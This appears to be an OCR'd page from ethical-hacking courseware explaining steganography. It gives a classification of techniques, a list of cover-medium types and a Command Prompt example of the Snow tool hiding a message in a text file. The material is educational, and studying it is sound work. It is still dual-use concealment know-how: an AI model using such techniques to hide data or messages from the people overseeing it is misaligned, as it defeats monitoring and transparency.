

Cover Medium
JPG
PNG
MP3
MOV
HTML
DOC
Embedding function
EC-Council "Hackers are here. Where are you?"
Message to be embedded
Stego Object
Extracting function
Cover Medium
Extracted message
EC-Council "Hackers are here. Where are you?"

Figure 6.162: Hiding message using steganography



Classification of Steganography

Steganography

Linguistic Steganography

Technical Steganography

Semagrams

Visual Semagrams

Text Semagrams

Open Codes

Covered Ciphers

Jargon Code

Null Cipher

Grille Cipher

Classification of Steganography

Based on its technique, steganography can be classified into two areas: technical and linguistic. In **technical** steganography, a message is hidden using scientific methods, whereas in **linguistic** steganography, it is hidden in a **carrier**, which is the medium used to communicate or transfer messages or files. This **medium** comprises of the hidden message, carrier, and steganography key.

The following diagram depicts the classification of steganography.




Figure 6.163: Classification of steganography

Technical Steganography

Technical steganography uses physical or chemical methods, including invisible ink, microdots, and other means, to hide the existence of a message. It is difficult to categorize all the methods by which these goals are achieved, but some examples can be listed as follows:

- **Invisible Ink**

  Invisible ink, or "security ink," is one of the methods of technical steganography. It is used for invisible writing with colorless liquids and can later be made visible by certain pre-negotiated manipulations such as lighting or heating. For example, if you use onion juice and milk to write a message, the writing will be invisible, but when heat is applied to the writing, it turns brown and the message therefore becomes visible.

  Applications of invisible ink are as follows:

  - Espionage
  - Anti-counterfeiting
  - Property marking
  - Hand stamping for venue readmission
  - Identification marking in manufacturing

- **Microdots**

  A microdot is a text or an image considerably condensed in size (with the help of a reverse microscope), fitting up to one page in a single dot, to avoid detection by unintended recipients. Microdots are usually circular and about one millimeter in diameter but can be converted into different shapes and sizes.

- **Computer-Based Methods**

  A computer-based method makes changes to digital carriers to embed information foreign to the native carriers. Communication of such information occurs in the form of text, binary files, disk and storage devices, and network traffic and protocols. It can alter software, speech, pictures, videos, or any other digitally represented code for transmission.

  ### Computer-based Steganography Techniques

  Based on the cover modifications applied in the embedding process, steganography techniques can be classified into six groups, which are as follows:

  - **Substitution Techniques**: In this technique, the attacker tries to encode secret information by substituting the insignificant bits with the secret message. If the receiver knows the places where the attacker embeds secret information, then he/she can extract the secret message.
  - **Transform Domain Techniques**: The transform domain technique hides the information in significant parts of the cover image, such as cropping, compression, and some other image processing areas. This makes it more difficult to carry out

attacks. One can apply the transformations to blocks of images or over the entire image.

- **Spread Spectrum Techniques**: This technique is less susceptible to interception and jamming. In this technique, communication signals occupy more bandwidth than required to send the information. The sender increases the band spread by means of code (independent of data), and the receiver uses a synchronized reception with the code to recover the information from the spread spectrum data.
- **Statistical Techniques**: This technique utilizes the existence of "**1-bit**" steganography schemes by modifying the cover in such a way that, when transmission of a "**1**" occurs, some of the statistical characteristics change significantly. In other cases, the cover remains unchanged, to distinguish between the modified and unmodified covers. The theory of hypothesis from mathematical statistics helps in extraction.
- **Distortion Techniques**: In this technique, the user implements a sequence of modifications to the cover to obtain a stego-object. The sequence of modifications represents the transformation of a specific message. The decoding process in this technique requires knowledge about the original cover. The receiver of the message can measure the differences between the original cover and the received cover to reconstruct the sequence of modifications.
- **Cover Generation Techniques**: In this technique, digital objects are developed specifically to cover secret communication. When this information is encoded, it ensures the creation of a cover for secret communication.

Linguistic Steganography

This type of steganography hides the message in the carrier of another file. Further classification of linguistic steganography includes semagrams and open codes.

- **Semagrams**

  Semagrams involve a steganography technique that hides information with the help of signs or symbols. In this technique, the user embeds some objects or symbols in the data to change the appearance of the data to a predetermined meaning. The classification of semagrams is as follows:

  - **Visual Semagrams**: This technique hides information in a drawing, painting, letter, music, or a symbol.
  - **Text Semagrams**: A text semagram hides the text message by converting or transforming the appearance of the carrier text message, such as by changing font sizes and styles, adding extra spaces as whitespaces in the document, and including different flourishes in letters or handwritten text.

- **Open Codes**


  Open code hides the secret message in a legitimate carrier message specifically designed in a pattern on a document that is unclear to the average reader. The carrier message is sometimes also known as the overt communication, and the secret message as the covert communication. The open-code technique consists of two main groups: jargon codes and covered ciphers.

- **Jargon Codes**: In this type of steganography, a certain language is used that can be understood by the particular group of people to whom it is addressed, while being meaningless to others. A jargon message is like a substitution cipher in many respects, but instead of replacing individual letters, the words themselves are changed. An example of a jargon code is "**cue**" code. A *cue* is a word that appears in the text and then transports the message.
- **Covered Ciphers**: This technique hides the message in a carrier medium visible to everyone. This type of message can be extracted by any person with knowledge of the method used to hide it. Further classification of cover ciphers includes null ciphers and grille ciphers.
    - **Null ciphers**: A technique used to hide the message within a large amount of useless data. The original data are mixed with the unused data in any order horizontally, diagonally, vertically, or in reverse so that no one can understand it other than those who know the order.
    - **Grille ciphers**: A technique used to encrypt plaintext by writing it onto a sheet of paper through a pierced (or stenciled) sheet of paper, cardboard, or any other similar material. In this technique, one can decipher the message using an identical grille. This system is thus difficult to crack and decipher, as only someone with the correct grille will be able to decipher the hidden message.

Types of Steganography based on Cover Medium

1. Image Steganography
2. Document Steganography
3. Folder Steganography
4. Video Steganography
5. Audio Steganography
6. White Space Steganography
7. Web Steganography
8. Spam/Email Steganography
9. DVD-ROM Steganography
10. Natural Text Steganography
11. Hidden OS Steganography
12. C++ Source-Code Steganography

Steganography Tools



Whitespace Steganography

```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow

C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 23.37%
Message exceeded available space by approximately 452.94%.
An extra 8 lines were added.

C:\Users\Admin\Desktop\Snow>
```

Command Prompt

http://www.darkside.com.au

